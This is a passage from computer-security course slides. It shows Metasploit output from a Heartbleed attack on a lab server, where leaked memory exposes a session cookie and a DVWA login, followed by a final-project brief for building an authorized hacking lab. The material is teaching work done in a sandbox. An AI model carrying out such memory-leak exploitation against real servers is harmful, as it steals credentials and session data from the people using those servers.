[*] 10.76.5.201:443       -             Type:   Server Hello Done (14)
[*] 10.76.5.201:443       - Sending Heartbeat...
[*] 10.76.5.201:443       - Heartbeat response, 65535 bytes
[+] 10.76.5.201:443       - Heartbeat response with leak
[*] 10.76.5.201:443       - Printable info leaked:
......X:..M.;..B:..g.0Eq..n........H}...f....."..!.9.8........5................
............3.2.....E.D...../...A.......................................text/htm
l,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8..Accept-Language: en-US,
en;q=0.5..Accept-Encoding: gzip, deflate..Referer: https://10.76.5.201/dvwa/logi
n.php..Cookie: security=low; PHPSESSID=a5s1oh363srrgij0ceop8gmqg6..Connection: k
eep-alive....!...0Q!.t.bLF....=i................-urlencoded..Content-Length: 44.
...username=admin&password=password&Login=Login&...)...B......:................
on: keep-alive......8..99..2;VM.S..L............b....*.....aB.. keep-alive.....
DwI.p.s.(........bI.......................................................
..................................................................... repeate
d 5925 times ............................................................
.......................................................................Z.....
.......................................................................
..................................... repeated 9270 times ...................
.......................................................................
...................................@...................................
```

The hacker on EH-Kali-xx gets the login credentials!


Assignment

Final Project

Cabrillo College

CIS 76 Linux Lab Exercise

Final Project
Fall 2016

Final Project

You will create an educational step-by-step lab for VLab that demonstrates a complete hacking attack scenario. You may exploit one or more vulnerabilities using Metasploit, a bot, custom code, social engineering and/or other hacking tools. You will document the preventative measures an organization could take to prevent your attack and help one or more classmates test their project.

Warning and Permission

Unauthorized hacking can result in prison terms, large fines, lawsuits and being dropped from this course!

For this project, you have authorization to hack any of the VMs in your VLab pod. Contact the instructor if you need additional VMs.

Steps

1. Research and identify one or more interesting vulnerabilities and related exploits.
2. Using VLAB, create a secure test bed, identifying attacker and victim systems, to run the lab in.
3. Develop step-by-step instructions on how to set up the test bed.
4. Develop step-by-step instructions on how to carry out the attack.
5. Develop a list of preventative measures the victim could block future attacks.
6. Have another student test your lab and verify the results can be duplicated.
7. Do a presentation and demo to the class.

Due in two weeks

https://simms-teach.com/docs/cis76/cis76final-project.pdf

Wrap up

Next Class

Assignment: Check the Calendar Page on the web site to see what is due next week.

Final project due next week

Quiz questions for next class:

- No more quizzes!

Backup